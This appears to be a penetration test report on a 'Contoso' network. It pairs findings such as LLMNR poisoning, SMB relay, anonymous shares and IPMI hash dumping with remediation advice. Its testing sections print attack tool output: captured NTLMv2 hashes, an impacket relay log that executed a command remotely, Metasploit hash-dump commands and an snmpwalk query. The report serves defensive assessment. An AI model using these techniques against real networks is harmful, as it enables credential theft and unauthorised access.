LLMNR and NBT-NS protocols are used in name resolution on the network. When enabled, if a user or host fails DNS name resolution, the victim will then broadcast an LLMNR or NBT-NS request to see if other computers on the network know where the DNS entry is located. An attacker on the local network can respond to these broadcast requests saying that they are the requested resource to which the victim will then send their username and NTLMv2 password hash. The attacker can then do an offline password cracking attack to recover the credentials.

Affected Hosts : Ports

All Windows Machines

Remediation

Disable LLMNR and NBT-NS. You need to disable both because if only LLMNR is disabled, it will automatically attempt to use NBT-NS instead.

Prevent inter-VLAN communication - By limiting communication between hosts on the same network, you greatly reduce the success of most local network attacks.

Use limited user accounts - Now this won't prevent an attack, but it will limit the damage that a successful attack can do and at least make an attacker work harder. For example, if the victim is using domain administrator credentials, then a successful attack would give up the access to all machines on the network. On the other hand, if the victim is using a limited account, then the attacker will need to work harder to get further access in the environment.



Testing Process

This was identified by the assessor listening on the network for LLMNR and NBT-NS broadcasts and responding using with their own IP address to receive NTLMv2 password hashes. This was accomplished using the tool Responder.py.

Below shows the hash capture of Domain Administrator user CONTOSO\johndoemanadmin:

```
johndoemanadmin::CONTOSO:656d0af1f530d9a3:67494f022b2c6741c614fe9311  
b1d7ea2e60000000002001200540041004e0047004f004300410052004400010016005  
01a00740061006e0067006f0063006100720064002e0063006f006d000300320057004  
061006e0067006f0063006100720064002e0063006f006d0005001a00740061006e006  
0f2bbcd21b1d5d301060004000200000008003000300000000000000000000000300  
28dc b6103eaff405e215e0a00100000000000000000000000000000000000000009001c006  
05200440000000000000000000000000
```





c2

SMB Signing Disabled or Not Required

Risk Rating: Critical

 Exploitation Likelihood: **Critical** | Potential Impact: **Critical**

Description

Server Message Block (SMB) is the file protocol most commonly used by Windows. SMB Signing is a feature through which communications using SMB can be digitally signed at the packet level. This is not the default setting on most Windows operating systems. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server to access remote file shares, connect to MSSQL databases, execute code against the machine as a user who has local administrative access to the machine and more.

See also:

- <https://support.microsoft.com/en-us/kb/887429>
- <http://technet.microsoft.com/en-us/library/cc731957.aspx>

Affected Hosts : Ports

192.168.224.18 : 445	192.168.224.19 : 445	192.168.224.11 : 445
192.168.224.38 : 445	192.168.224.189 : 445	192.168.224.73 : 445
192.168.224.74 : 445	192.168.224.53 : 445	192.168.224.50 : 445
192.168.224.183 : 445	192.168.224.182 : 445	192.168.224.205 : 445
192.168.224.185 : 445	192.168.224.92 : 445	192.168.224.90 : 445

Remediation

Rhino recommends to enable SMB signing and enforce message signing. Below are some resources to achieve this on Windows and Samba.

Enabling SMB Signing:

- Windows -<https://blogs.technet.microsoft.com/josebda/2010/12/01/the-basics-of-smb-signing-covering-both->





smb1-and-smb2/

- Samba - in SMBv2 & SMBv3 the signing option is either required or not required.

Enforcing message signing in the host's configuration.

- On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'.
- On Samba, the setting is called 'server signing'.

For Windows also see:

- <https://support.microsoft.com/en-us/help/887429/overview-of-server-message-block-signing>
- <https://www.rootusers.com/configure-smb-signing-via-group-policy/>

For Samba see:

- <http://www.samba.org/samba/docs/man/manpages-3/smb.conf.5.html>

Testing Process

This was identified by scanning port 445 with nmap's default script and noting that SMB signing was disabled.

Pictured below are a snippet of hosts without SMB signing enabled.

```
[*] Windows Server 2012 R2 Standard 9600 x64 (name:UTIL01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows Server 2012 R2 Standard 9600 x64 (name:HVSEA01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows Server 2012 R2 Standard 9600 x64 (name:SCCM01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows Server 2012 R2 Standard 9600 x64 (name:WSUS03) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 16299 x64 (name:WLSEA-ABC02) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows Server 2012 R2 Standard 9600 x64 (name:HVSEA01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 16299 x64 (name:WLSEA-LOANER01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 6.1 (name:SYNOLOGY_DS416J) (domain:CONTOSO) (signing:False) (SMBv1:True)
0 [*] Windows 6.1 Build 7600 (name:MLSEA-DEPLOYSTUDIO) (domain:CONTOSO) (signing:False) (SMBv1:False)
[*] Windows 10 Pro 15063 x64 (name:WLSEA-DEF06) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 15063 x64 (name:WLSEA-EFA05) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 16299 x64 (name:WLSEA-EFG07) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 16299 x64 (name:WLSEA-PNG08) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10.0 Build 16299 x64 (name:WLSEA-NLE01) (domain:CONTOSO) (signing:False) (SMBv1:False)
[*] Windows 10 Pro 15063 x64 (name:WLSEA-PFE02) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10.0 Build 16299 x64 (name:CONTOSO) (domain:CONTOSO) (signing:False) (SMBv1:False)
[*] Windows 10 Pro 15063 x64 (name:WLSEA-HIJ05) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 14393 x64 (name:WLSEA-AB06) (domain:CONTOSO) (signing:False) (SMBv1:True)
```

By relaying a hash to the Hyper-V machine at 192.168.224.103, we were able to add a user account to the local administrators group, then add ourselves again to the remote desktop users group.





Below shows the assessor performing the first portion of this attack, relaying the password hash to the machine at 192.168.224.103.

```
INFO:impacket:SMBD: Received connection from 192.168.224.2, attacking target smb://192.168.224.103
INFO:impacket:Authenticating against smb://192.168.224.103 as  contoso\jonathan.doe  SUCCEED
INFO:impacket:Service RemoteRegistry is in stopped state
INFO:impacket:Starting service RemoteRegistry
INFO:root:Executed specified command on host: 192.168.224.103
INFO:impacket:Stopping service RemoteRegistry
```

Once the command has been executed, the assessor could then login with the compromised account CONTOSO\Thomas Mannings as shown below.

Server Manager ▸ Dashboard

Dashboard
Local Server
All Servers
File and Storage Services ▸
Hyper-V
IIS

Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.
PS C:\Users\Thomas Mannings> whoami
contoso\Thomas Mannings
PS C:\Users\Thomas Mannings> _

Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> whoami
contoso\Thomas Mannings
PS C:\Windows\system32>

ROLES AND SERVER GROUPS
Roles: 3 | Server groups: 1 | Servers total: 1

File and Storage Services Manageability	Hyper-V Manageability
--	--------------------------



C3 Unauthenticated Access to Windows SMB Shares

CVE-1999-0519

Risk Rating: **Critical**



Exploitation Likelihood: **Critical** | Potential Impact: **Critical**

Description

The remote server has one or more Windows shares that can be accessed through the network without credentials. Depending on the share rights, it may allow an attacker to read/write confidential data.

Assessor's note: The risk of this vulnerability has been upgraded to Critical due to the nature of information disclosed on this SMB share. On these shares there existed a shell deploy script that disclosed a universal Unix user deployed to each domain-joined machine. This account also had its password revealed in cleartext, giving the assessor a backdoor to every machine on the network.

Affected Hosts : Ports

192.168.224.16 : 445


Remediation

To restrict access under Windows, open Explorer, do a right click on each share, go to the 'sharing' tab, and click on 'permissions'. The permissions should use the principle of least privilege. Users and groups should only be able to access shares that are necessary.




Testing Process

This was identified by connecting to the remote share anonymously and reading the remote files.





By exploring the share `Public\Deploystudio backup\scripts` we discovered the script `createadmin.sh`, as shown below.

Network > 192.168.224.16 > Public > Deploystudio backup > scripts				
<input type="checkbox"/>	Name	Date modified	Type	Size
<input type="checkbox"/>	 <code>cdb_install.sh</code>	10/31/2017 11:28 AM	SH File	16 KB
<input type="checkbox"/>	 <code>cdb_install_v3.sh</code>	10/31/2017 11:27 AM	SH File	16 KB
<input checked="" type="checkbox"/>	 <code>createadmin.sh</code>	2/8/2017 5:02 PM	SH File	1 KB

The contents of the file disclosed the `contosoAdmin` username and password as shown below.

```
createadmin.sh
1  #!/bin/sh
2  . /etc/rc.common
3  dsc1 . create /Users/contosoAdmin
4  dsc1 . create /Users/contosoAdminRealNamecontosoAdmin
5  dsc1 . create /Users/contosoAdminhintAdministrator
6  dsc1 . passwd /Users/contosoAdmin'Z [REDACTED] j'
7  dsc1 . create /Users/contosoAdminUniqueID 501
8  dsc1 . create /Users/contosoPrimaryGroupID 80
9  dsc1 . create /Users/contosoAdminUserShell /bin/bash
10 dsc1 . create /Users/contosoAdminNFSHomeDirectory /Users/contosoAdmin
11 mkdir -p /Users/contosoAdmin
12 cp -R /System/Library/User\ Template/English.lproj /Users/contosoAdmin
13 chown -R contosoAdmin:staff /Users/contosoAdmin
14
15 /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
16
17 fdesetup enable -keychain -norecoverykey
18
19 exit 0
20
```



H1 IPMI v2.0 Password Hash Disclosure

CVE-2013-4786

Risk Rating: **High**



Exploitation Likelihood: **High** | Potential Impact: **Critical**

Description

The remote host supports IPMI v2.0. The Intelligent Platform Management Interface (IPMI) protocol is affected by an information disclosure vulnerability due to the support of RMCP+ Authenticated Key-Exchange Protocol (RAKP) authentication. A remote attacker can obtain password hash information for valid user accounts via the HMAC from a RAKP message 2 response from a BMC. All the attacker needs is the ability to initiate the handshake with the controller to gain the hash information.

Affected Hosts : Ports

192.168.224.115 : 623

Remediation

There is no patch for this vulnerability; it is an inherent problem with the specification for IPMI v2.0. Suggested mitigations include:

- Disabling IPMI over LAN if it is not needed.
- Using strong passwords to limit the success of off-line bruteforce attacks.
- Using Access Control Lists (ACLs) or isolated networks to limit access to your IPMI management interfaces.

Testing Process

This was identified by noting the IPMI service running on a port reachable by the assessor's machine. Since this is a protocol weakness, the password hash was then retrieved from the remote service.





The assessor used the ipmi_dumphashes module from Metasploit to collect the hash below.

```
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > set OUTPUT_HASHCAT_FILE yes
OUTPUT_HASHCAT_FILE => yes
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 192.168.224.115
RHOSTS => 192.168.224.115
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > execute
[-] Unknown command: execute.
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 192.168.224.115:623 - IPMI - Hash found: ADMIN:1bc3aa3618000000e1239619cc64
-+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ipmi/ipmi_dumphashes) > █
```



H2

Critical Services Missing Two-Factor Authentication (2FA)

Risk Rating: High



Exploitation Likelihood: **High** | Potential Impact: **Critical**

Description

Two-factor authentication was not found upon logging into a critical service or utility. Two-factor authentication prevents an attacker from authenticating to a compromised account, even if they have both the username and password.

The services without two-factor authentication enabled were:

- LastPass
- VNC

Affected Hosts : Ports

Remediation

Enable Two-Factor authentication for each service listed ideally as a requirement for all users.


Testing Process

This was discovered by logging into a critical service and not being prompted for a second form of authentication.






Below shows the assessor logging into Last Pass under the user account john.doe@contoso.com, which was obtained via LLMNR poisoning.



Below shows the assessor also logging into the VNC service without being prompted for a second form of authentication.





H3

NTLM Authentication Enabled

Risk Rating: High



Exploitation Likelihood: **High** | Potential Impact: **Critical**

Description

NTLM authentication was found to be enabled on client workstations. NTLM authentication has been ingrained in Windows Operating Systems dating back as far as Windows XP; however, starting in Windows 10 and Server 2016 Microsoft has enabled the ability to deny all NTLM authentication requests.

NTLM and NTLMv2 authentication is vulnerable to a variety of attacks, including SMB replay, man in the middle, and brute force attacks. Reducing and eliminating NTLM authentication allows clients to authenticate with a more secure protocol, such as Kerberos version 5 protocol.

Affected Hosts : Ports

Pre-Windows 10 Machines

Remediation

Upgrade your client machines in your environment to Windows 10, then disable NTLM authentication for those clients through group policy. Microsoft's guide on disabling NTLM authentication can be found here:

<https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-security-restrict-ntlm-ntlm-authentication-in-this-domain>

For most networks, upgrading all clients to the latest version of Windows is an infeasible immediate solution. There are several ancillary mitigation one can implement across the network to limit the scope of these NTLM authentication attacks:

Enable SMB signing uniformly across machines on the network.

- See: <https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt>

Enable Extended Protection for Authentication for all services that support it.

- See: <https://blogs.technet.microsoft.com/srd/2009/12/08/extended-protection-for-authentication/>



- See: <https://support.microsoft.com/en-us/help/935834/how-to-enable-ldap-signing-in-windows-server-2008>

Enforce a strong password policy to prevent the likelihood of cracking stolen credentials.

Enable NTLM SSO to prevent hashes from being leaked to resources outside your organization.

Testing Process

```
johndoemanadmin::CONTOSO:656d0af1f530d9a3:67494f022b2c6741c614fe9311  
b1d7ea2e60000000002001200540041004e0047004f004300410052004400010016005  
01a00740061006e0067006f0063006100720064002e0063006f006d000300320057004  
061006e0067006f0063006100720064002e0063006f006d0005001a00740061006e006  
0f2bbcd21b1d5d3010600040002000000080030003000000000000000000000000300  
28dc b6103eaff405e215e0a001000000000000000000000000000000000000000009001c006  
05200440000000000000000000000000
```



H4

Server Messaging Block Version 1 (SMBv1) Enabled

CVE-2017-0267

Risk Rating: **High**Exploitation Likelihood: **High** | Potential Impact: **High****Description**

The remote Windows host has Microsoft Server Message Block 1.0 (SMBv1) enabled. It is, therefore, affected by multiple vulnerabilities:

Multiple information disclosure vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to disclose sensitive information.

Associated CVE's

- CVE-2017-0267
- CVE-2017-0268
- CVE-2017-0270
- CVE-2017-0271
- CVE-2017-0274
- CVE-2017-0275
- CVE-2017-0276

Multiple denial of service vulnerabilities exist in SMBv1 due to improper handling of requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMB request, to cause the system to stop responding.

Associated CVE's:

- CVE-2017-0269
- CVE-2017-0273
- CVE-2017-0280

Multiple remote code execution vulnerabilities exist in SMBv1 due to improper handling of SMBv1 packets. An





unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to execute arbitrary code.

Associated CVE's:

- CVE-2017-0272
- CVE-2017-0277
- CVE-2017-0278
- CVE-2017-0279

See also:

- <https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>
- <https://support.microsoft.com/en-us/kb/2696547>

Affected Hosts : Ports

192.168.224.18 : 445	192.168.224.19 : 445	192.168.224.11 : 445
192.168.224.38 : 445	192.168.224.189 : 445	192.168.224.73 : 445
192.168.224.74 : 445	192.168.224.53 : 445	192.168.224.183 : 445
192.168.224.182 : 445	192.168.224.205 : 445	192.168.224.185 : 445

Remediation

Disable SMBv1 and enable SMBv2 across all machines. As a precaution, ensure that the following Windows patches have been applied as necessary: 100054, 100055, 100057, 100059, 100060, or 100061.

Testing Process

This vulnerability was discovered by using nmap's "smb-protocols" script and noting the support for SMBv1. Below shows a snippet of vulnerable hosts with SMBv1 enabled.

```
[*] Windows Server 2012 R2 Standard 9600 x64 (name:UTIL01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows Server 2012 R2 Standard 9600 x64 (name:HVSEA01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows Server 2012 R2 Standard 9600 x64 (name:SCCM01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows Server 2012 R2 Standard 9600 x64 (name:WSUS03) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 16299 x64 (name:WLSEA-ABC02) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows Server 2012 R2 Standard 9600 x64 (name:HVSEA01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 16299 x64 (name:WLSEA-LOANER01) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 6.1 (name:SYNOLOGY_DS416J) (domain:CONTOSO) (signing:False) (SMBv1:True)
0 [*] Windows 6.1 Build 7600 (name:MLSEA-DEPLOYSTUDIO) (domain:CONTOSO) (signing:False) (SMBv1:False)
[*] Windows 10 Pro 15063 x64 (name:WLSEA-DEF06) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 15063 x64 (name:WLSEA-EFA05) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 16299 x64 (name:WLSEA-EFG07) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 16299 x64 (name:WLSEA-PNG08) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10.0 Build 16299 x64 (name:WLSEA-NLE01) (domain:CONTOSO) (signing:False) (SMBv1:False)
[*] Windows 10 Pro 15063 x64 (name:WLSEA-PFE02) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10.0 Build 16299 x64 (name:CONTOSO) (domain:CONTOSO) (signing:False) (SMBv1:False)
[*] Windows 10 Pro 15063 x64 (name:WLSEA-HIJ05) (domain:CONTOSO) (signing:False) (SMBv1:True)
[*] Windows 10 Pro 14393 x64 (name:WLSEA-AB06) (domain:CONTOSO) (signing:False) (SMBv1:True)
```





H5

Windows Guest Account Belongs to a Group

Risk Rating: **High**



Exploitation Likelihood: **High** | Potential Impact: **Medium**

Description

The user account 'Guest' belongs to groups other than 'Guests' (RID 546) or 'Domain Guests' (RID 514). Guest users should not have any additional privileges.

In this instance, the Guest account belonged to a Domain group labeled "users".

Affected Hosts : Ports

192.168.224.16

Remediation

Edit the local or domain policy to restrict group membership for the guest account.

Testing Process

This was initially identified by automated scanning. The assessor then confirmed this by looking through the membership for the Domain Group "users" and noting the Guest account was listed.



M1 NFS Exported Share Information Disclosure CVE-1999-0170

Risk Rating: Medium



Exploitation Likelihood: **Medium** | Potential Impact: **Medium**

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

See Also:

- <http://www.tldp.org/HOWTO/NFS-HOWTO/security.html>

Affected Hosts : Ports

192.168.224.6 : 2049

Remediation

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Testing Process

This was detected by an automated scanner and confirmed by mounting the publicly exportable share.





Below shows the assessor mounting the share and exploring its resources.

```
root@kali:/mnt/tc/mlsea-deploystudio.nbi# ls -alht
total 4.1G
drwxrwxr-x 3 root      80  102 Dec 18 16:27 ..
drwxrwxr-x 8 root      80  272 Dec 18 16:25 .
-rw----- 1 root dialout 998 Dec 18 16:25 NBImageInfo.plist
lrwxr-xr-x 1 root      80   22 Dec 18 16:25 NetInstall.dmg -> NetInstall.sparseimage
-rw-rw-r-- 1 root      80 4.1G Dec 18 16:25 NetInstall.sparseimage
-rw-rw-r-- 1 root      80 293 Dec 18 16:25 DeployStudioAssistantInfo.plist
drwxrwxr-x 5 root      80  170 Dec 18 16:25 i386
-rw-rw-r-- 1 root      80   0 Aug 14 2012 'Icon'$'\r'
```



M2

VNC Server Unencrypted Communications

Risk Rating: Medium



Exploitation Likelihood: **Medium** | Potential Impact: **Medium**

Description

The remote VNC server supports a security type that does not perform full data communication encryption. An unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a VNC session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.

Affected Hosts : Ports

192.168.224.85 : 5900

192.168.224.76 : 5900

192.168.224.56 : 5900

192.168.224.54 : 5900

192.168.224.55 : 5900

192.168.224.75 : 5900

192.168.224.6 : 5900

192.168.224.184 : 5900

Remediation

Enforce encryption for communications with the VNC server.


Testing Process

This vulnerability was discovered by checking the servers VNC protocol version and the supported security types it allows.





Below shows the assessor using Wireshark capturing VNC credentials and logging into the sensitive "Deploy Studio" computer.



Below shows the assessor connecting to "Deploy Studio" using universal contosoAdmin account..





M3

Default SNMP Community Name: "public"

CVE-1999-0517

Risk Rating: **Medium**Exploitation Likelihood: **Medium** | Potential Impact: **Medium****Description**

A community name is a plain-text password mechanism that is used to weakly authenticate SNMP queries. It is possible to obtain the default community name of the remote SNMP server. An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community string allows such modifications).

Affected Hosts : Ports

192.168.224.13 : 161	192.168.224.159 : 161	192.168.224.162 : 161
192.168.224.194 : 161	192.168.224.195 : 161	192.168.224.106 : 161

Remediation

Change the default community string, filter incoming UDP packets going to this port, or disable the SNMP service if you do not use it.

Testing Process

This was identified by connecting to the server using snmpwalk and passing the default community string of public.

Below shows the assessor accessing the SNMP service on the Switch at 192.168.224.13.

```
root@kali:~/clients/Contoso# snmpwalk -c public -v 1 192.168.9.1
iso.3.6.1.2.1.1.1.0 = STRING: "M4100-50G ProSafe 48-port Gigabit L2+ Intelligent Edge Managed Switch,
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.4526.100.11.17
iso.3.6.1.2.1.1.3.0 = Timeticks: (1269866700) 146 days, 23:24:27.00
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "SeaContosoEng"
iso.3.6.1.2.1.1.6.0 = STRING: "Seattle"
iso.3.6.1.2.1.1.7.0 = INTEGER: 6
iso.3.6.1.2.1.1.8.0 = Timeticks: (3500) 0:00:35.00
```





M4 Local User Enumeration Through SMB Host/Domain SID

Risk Rating: Medium



Exploitation Likelihood: **Medium** | Potential Impact: **Medium**

Description

Using the host or domain security identifier (SID) it was possible to enumerate local users on the remote Windows system.

Affected Hosts : Ports

192.168.224.16 : 445

Remediation

Disable the ability to enumerate SIDs.

Testing Process

This was identified by automatic scanning and returning a list of valid users on the system along with their SIDs. Below shows a snippet of users enumerated while not authenticated with the domain.

```
- Administrator (id 500, Administrator account)
- Guest (id 501, Guest account)
- DC1$ (id 1001)
```



M5

Polycom Administrative Panel Default Credentials

CVE-2002-0626

Risk Rating: Medium



Exploitation Likelihood: **High** | Potential Impact: **Medium**

Description

The web administrative panel for the Polycom devices use default administrative credentials. This allows for an attacker to control all aspects of the device, including routing, ring tones and more.

The following devices had default web credentials for the user and admin accounts:

- 192.168.224.145 (Default Admin)
- 192.168.224.181 (Default User)
- 192.168.224.131 (Default User)
- 192.168.224.80 (Default User)
- 192.168.224.78 (Default User)
- 192.168.224.44 (Default User)
- 192.168.224.39 (Default User)

Affected Hosts : Ports

192.168.224.145 : 443

192.168.224.181 : 443

192.168.224.131 : 443

192.168.224.80 : 443

192.168.224.78 : 443

192.168.224.44 : 443

192.168.224.39 : 443

Remediation

Change the default password of the administrative user.

Testing Process

This was found by scanning the local network and accessing the associated web service on that device.

Below shows the assessor logging into the only Polycom device with default admin credentials. (Note: Other affected





Polycom devices had default User credentials.)

← → ↻ ⚠ Not secure **https://192.168.224.145/index.htm**

 **Polycom** | **VVX 310**

Language English (en-us) ▼

⚠ **Default password is in use. Please change!**

Home Simple Setup Preferences Settings Diagnostics Utilities **Logged in as: Admin** | Log Out

You are here: Home



VIEWS

Home

Simple Setup

Home

Phone Information

Phone Model	VVX 310
Part Number	3111-46161-001 Rev:A
MAC Address	00:04:F2:DB:90:52
IP Address	192.168.224.145
UC Software Version	5.4.2.6722
Updater Version	5.6.2.5888

▼ **Description**

Welcome to the V Utility.

► **Field Help**

► **Configured S**



M6

SNMP 'GETBULK' Reflection DDoS

Risk Rating: **Medium**



Exploitation Likelihood: **Low** | Potential Impact: **Medium**

Description

The remote SNMP daemon is responding with a large amount of data to a 'GETBULK' request with a larger than normal value for 'max-repetitions'. A remote attacker can use this SNMP server to conduct a reflected distributed denial of service attack on an arbitrary remote host.

Affected Hosts : Ports

192.168.224.13 : 161

192.168.224.159 : 161

192.168.224.162 : 161

192.168.224.194 : 161

192.168.224.195 : 161

192.168.224.106 : 161

Remediation

Disable the SNMP service on the remote host if you do not use it. Otherwise, restrict and monitor access to this service, and consider changing the default 'public' community string.

Testing Process

